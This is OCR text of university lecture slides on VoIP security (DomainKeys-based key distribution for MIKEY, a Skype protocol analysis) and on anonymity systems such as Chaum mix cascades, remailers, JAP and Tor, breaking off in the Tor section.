Pretty Good Privacy (PGP)	PKI	✓	✓	Deprecated by SIPv2
Secure MIME (S/MIME)	PKI	✓	✓	For encryption the public key of the recipient user agent must be known
SIPS URI (TLS)	PKI	✓	✓	SIP application and proxies must tightly integrate TLS
IP Security (IPsec)	PKI	✓	✓	Integration with SIP application not required but proxies must be trusted


Dream or Nightmare?
Strong PKI-based Security
HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL
Proxy
Proxy
Hop 2
Hop 3
Hop 1
atlanta.com
biloxi.com
directly via RTP
Audio/video connection
sip:alice@atlanta.com
sip:bob@biloxi.com
Smartcards
ITA, 5.03.2010, 3-VoIP_Security.pptx 23


Pragmatical Approach: DomainKeys via DNS
HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL
DNS Server
DNS Server
Lookup for
Encryption
Lookup for
Authentication
biloxi.com
atlanta.com
bob._domainkey.biloxi.com
k=rsa; p=XuyDL … 4+wQK
alice._domainkey.atlanta.com
k=rsa; p=C4oBU … ExUn/7
SIP INVITE Message
with MIKEY Record
sip:alice@atlanta.com
sip:bob@biloxi.com
HSR Diploma Thesis 2005 by Silvan Geser and Christian Höhn
ITA, 5.03.2010, 3-VoIP_Security.pptx 24

DomainKeys Generation

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- openssl genrsa –out myPrivateKey.pem 1024
- openssl rsa –in myPrivateKey –pubout –out myPublicKey
- cat myPublicKey


```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC1l4Y1oPxnYgrjKThuZVd1uJh2
xMiP+wzPd0czDGpkw5w8Ex0ZGHnws1GfMIqSpcUZgR5SxEbJGkbD+lyeEbHhPs0T
j37f3zar9LY3LTUCiTw7CfZHXAjC31VcSaeWrxEI+rjjnPjUWjEAHycWOYqxs+dr
fKt6gJJCz4UJZC3O9wIDAQAB
-----END PUBLIC KEY-----
```


k=rsa; p=MIGfMA0…wIDAQAB

- Public Key Cache folder stores DomainKeys in the OpenSSL format shown above:
  - alice._domainkey.atlanta.com
  - bob._domainkey.biloxi.com
  - andreas.steffen._domainkey.hsr.ch

Summary

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- SRTP - Confidentiality of VoIP Calls
  - The Secure RTP protocol (SRTP) offers efficient encryption and authentication of multi-media packets. The main problem is the secure distribution of the SRTP session keys.
- MIKEY – Secure Peer-to-Peer Key Exchange
  - The MIKEY protocol allows the secure key exchange between two or more peers. Two public key methods are defined: RSA public key encryption (PKE) or Diffie-Hellman (DH). Both methods require the trusted distribution of the peers‘ public keys. The main problem is the lack of a global Public Key Infrastructure (PKI).
- DomainKeys – Global Public Key Distribution
  - The DNS-based DomainKeys scheme postulated by Yahoo et al. for trusted email can be used for the public key operations required by the MIKEY exchange. DNS requests are not very secure but in the future Secure DNS might be available.
  - DomainKeys fetching was realized by HSR students for the Kphone and minisip clients as well as for the Soxy SIP security proxy server.


- **Minisip with DomainKeys:**
  http://security.hsr.ch/voip/minisip-domainkeys.tar.gz

- **Soxy SIP Security Proxy Server:**
  http://www.soxy.ch/

What about Skype?

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Skype uses proprietary, undisclosed protocols. The client is a tamper-proof black box (Anti-debugger traps, partial code encryption, junk code).
- RC4 encryption is used to obfuscate session control packets but the RC4 key can be retrieved directly from the UDP payload.
- Strong 256 bit AES call encryption!
- Each Skype client uses a 1024 bit RSA session authentication key pair.
- Skype client RSA public keys are signed by the Skype login server and then distributed to the Super Nodes.
- The Skype operator as a trusted third part might impersonate any user!



ITA, 5.03.2010, 3-VoIP_Security.pptx 27

- **Silver Needle in the Skype**
  Philippe Biondi & Fabrice Desclaux, EADS Corporate Research Center, France
  www.blackhat.com/presentations/bh-europe-06/bh-eu-06-biondi/bh-eu-06-biondi-up.pdf
- **An Analysis of the Skype Peer-to-Peer Internet Telephony Protocol**
  Salman A. Baset & Henning Schulzrinne, Columbia University, New York
  www1.cs.columbia.edu/~library/TR-repository/reports/reports-2004/cucs-039-04.pdf

Internet Security 2 (IntSi2)

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

4 Anonymity

Prof. Dr. Andreas Steffen

Institute for Internet Technologies and Applications (ITA)

4 Anonymity

- Need for anonymity
- Pseudo-anonymous remailers
- David Chaum's cascade of mixes
- Untraceability
- Mix functionality
- High-latency versus low-latency anonymizers
- JAP – Java Anon Proxy
- Tor – The second generation onion router
- Hidden services using rendezvous points
- Anonymous data havens


Need for Anonymity

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Surfing on the Internet leaves traces
  - Log entries on web servers
  - Log entries on mail transfer agents
  - Local monitoring by the ISP, often mandated by law
  - Monitoring of transit traffic by routers and gateways
- Why would we want Anonymity?
  - Privacy
  - Freedom of speech
  - Electronic elections and polls
  - Whistle-blowing
  - Looking for a new job
  - Looking for a partner
  - Anonymous market research
  - Anonymous information gathering
- Arguments against Anonymity?

Links on E-Voting

- http://security.hsr.ch/msevote/



Pseudo-anonymous services

- are offered by trusted third parties
- strip incoming messages of personal information
- forward the messages anonymously or under a pseudonym
- forward replies to a pseudonym back to the corresponding anonymous user
- the true identity of the user is known to the trusted third party

anon.penet.fi - The Legendary Anonymous Remailer


- was run by Julf Helsingius in Finnland
- in 1995 the pseudonym **an144108@anon.penet.fi** made Scientology interna known to the general public. The Church of Scientology called in Interpol and Finnish prosecutors in order to find out an144108's real identity. Pressurized by possible police measures which would have meant disclosing not one but all of the registered names in the database, the system's owner Johan "Julf" Helsingius revealed the identity of the person Scientology was looking for. Just one year later, on August 30th 1996, he announced his remailer would shut down.
- Source: www.december.com/cmc/mag/1997/sep/helmers.html

Providers of pseudo-anonymous remailing services

- www.anonymizer.com

André Bacard's Anonymous Remailer FAQ

- http://andrebacard.com/remail.html




Untraceable Electronic Mail, Return Addresses, and Digital Pseudonyms
by David Chaum, Communications of the ACM February 1981, Volume 24, Nr. 2


- http://portal.acm.org/citation.cfm?id=358563

Cascade of Mixes

- A network of anonymous remailers should consist of a sufficient number of independent mixes (preferably about 10-50 global nodes).
- The entry and exit points as well as the inner nodes of the cascade are chosen arbitrarily.
- The communication between the anonymous user, the mixes and preferably the destination (e.g. list server) is encrypted.
- In order to prevent injunctions by law enforcement agencies wanting to trace the path back to an anonymous user, the mixes making up a cascade should be located in as many independent jurisdictional zones as possible.



- A **high traffic volume** originating from **many users** is the prerequisite for **strong anonymity**. If the traffic through all or part of the mixing network falls below a critical level it becomes possible to track individual user packets.
- Injection of dummy packets by users or mixing nodes helps to maintain the minimum traffic volume needed for a sufficient level of anonymity but also puts a significant burden on the transport network.




Untraceability of the path through the cascade of mixes

- If each mix knows only its immediate predecessor and successor in the cascade then it is not possible to trace the complete path from the anonymous user U to the server S.
- The untraceabilitiy holds even if several of the mixes collaborate, as long as at least one independent mix remains in the cascade.

Untraceability thanks to layered encryption using public key cryptography

- Each mix **X** publishes a public key $\mathbf{K_X}$. Trust is established either by using certificates or by listing the public key in a trusted directory.
- In order to send data anonymously to server S, the user U chooses an arbitrary path through the remailer network comprising the mixes A, B, C, D, E, and F by selecting e.g. the cascade U – A – E – C – S.
- Working backwards from the exit point C to the entry point A of the cascade, user U recursively encrypts the data message with the public key $\mathbf{K_X}$ of the recipient mix **X** and prepends the address of **X** in front of the encrypted message.
- Because the size of the data block might vary, as well as the total number of mixes in a selected cascade, the original message to server S is **padded** with random bytes so that the encrypted packet sent by user U to the entry point has the same length as all other packets transferred by the mixing network.
- At each node the address of the current recipient is removed at the front of the packet and the same number of bytes are appended in the form of random padding at the end of the packet. This scheme guarantees that the packet size remains the same and prevents the inner nodes from learning their position within the cascade.
- The mix then uses its private key to decrypt the whole packet thereby revealing the address of the next hop in the cascade.
- The exit point discards all padding and sends the original message to server S.



Drop message duplicates

- Thanks to the removal of one encryption layer at each node the packet entering the mix and the decrypted packet leaving it again differ completely and cannot be correlated.
- If an attacker registers all packets entering and leaving a mix then replaying an inbound packet will reveal the destination of the corresponding outbound packet because its bit pattern can be recognized.
- Therefore a mix must avoid to forward any previously received packet. This is done by maintaining a database storing the message digests of all forwarded packets.

Decryption

- The mix uses its private key to decrypt each received packet thereby revealing the address of the next destination and also changing the bit pattern of the outbound packet.

Message re-sorting buffer

- In order to prevent a timing analysis of inbound versus outbound packets, a message buffer caches at least n messages originating from various users before forwarding them in random order.
- During periods of low traffic volume it can take a long time until the message buffer gets filled causing large latencies.

High–Latency Anonymizers

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Cascade of Mixes
  - Large message re-sorting buffers with high-latency
- Implementations
  - Cypherpunk (Type I Anonymous Remailer) uses PGP for encryption
  - Mixmaster (Type II Anonymous Remailer) requires a special client
  - Mixminion (Type III Anonymous Remailer) requires a special client
- Pros
  - High degree of anonymity because timing correlations are thwarted by large re-sorting buffers and a high number of mixes in the cascade.
- Cons
  - The high latency due to the re-sorting buffers does not allow near-real-time interactive services like web browsing or instant messaging.
  - Some mixes in a cascade might not be online at the time a delayed message finally arrives, thus often leading to message loss. Statistics published by tools like "echolot" help to select a reliable cascade.

anonymouse.org

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
Return-Path: mix@bananasplit.info
Received: from mail.strongsec.net ([unix socket])
   by satay (Cyrus v2.2.12-Gentoo) with LMTPA;
   Wed, 10 May 2006 11:04:39 +0200
X-Sieve: CMU Sieve 2.2
Received: from fleegle.bananasplit.info
   (fleegle.bananasplit.info [82.133.6.118])
   by mail.strongsec.net (Postfix) with ESMTP id 2CEEB38F6F0
   for <andreas.steffen@strongsec.com>;
   Wed, 10 May 2006 11:04:36 +0200 (CEST)
Received: by fleegle.bananasplit.info (Postfix, from userid 1012)
   id 0EA99AAFF1; Wed, 10 May 2006 10:04:34 +0100 (BST)
From: Anonymous nobody@invalid.org
Comments: This message did not originate from the Sender address above.
   It was remailed automatically by anonymizing remailer software.
   Please report problems or inappropriate use to the remailer
   administrator at <abuse@mixmaster.mixmin.net>.
To: andreas.steffen@strongsec.com
Subject: Spaghetti
Message-ID: c261c8c9f4fabeb2a874ef0bfae56534@anon.mixmaster.mixmin.net
Date: Wed, 10 May 2006 10:04:34 +0100 (BST)

I prefer spaghetti over maccaroni.

A friend
```

- Delay: 10 min .. 12 h

Anonymouse.org

Web-based Mixmaster Frontend

- http://anonymouse.org


Low–Latency Anonymizers

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Cascade of mixes
  - Small or no re-sorting buffers resulting in low-latency
- Implementations
  - Tor - The Second-Generation Onion Router
  - JAP - Java Anon Proxy
- Pros
  - Low latency allows interactive services like web browsing, instant messaging or even ssh connections.
- Cons
  - Strength of anonymity drops precariously during periods of low traffic volume.
  - Low-Latency schemes are vulnerable to a global observer monitoring all nodes because the timing of packets crossing the network can be correlated.

JAP – Java Anon Proxy

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL



- Java-based web proxy
  - Originally developped by TU Dresden.
- Easy to use
- Low-latency web-browsing
- Fixed cascade of mixes
  - Drawback: Only entry and exit points must be monitored.
- Built-in path tracking function
  - Can be activated upon request from law enforcement agencies.
  - All mix operators must agree.

Download: http://anon.inf.tu-dresden.de/


Tor – The Second–Generation Onion Router

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Developers and Sponsors
  - Tor was initially designed and developed as part of the U.S. Naval Research Laboratory's Onion Routing program.
  - Tor development is now supported by the Electronic Frontier Foundation.
- Features
  - Anonymizes bi-directional TCP-streams over the Internet.
  - Perfect forward secrecy thanks to Diffie-Hellman key exchanges.
  - Trusted directory servers provide current information on Onion Routers.
  - Exit policies define the hosts and ports an exit node will connect to.
  - Through a leaky-pipe circuit topology and dynamic in-band signalling traffic can leave the cascade at any intermediate node.
  - Establishment of Rendezvous points allows for hidden services.
  - Usually about 500..700 Onion Routers are active on a global scale.

Download: http://www.torproject.org/

Tor development is supported by
Electronic Frontier Foundation



Onion Router (OR)


- is registered as an official node in the Tor network.
- its public identity key is published by trusted directory servers.
- the OR's TLS certificate is signed by the published identity key, i.e. no centralized root certification authority (CA) is used.
- depending on the published exit policy an OR acts either as an intermediate node only or can also be used as an exit node.

Onion Proxy (OP)

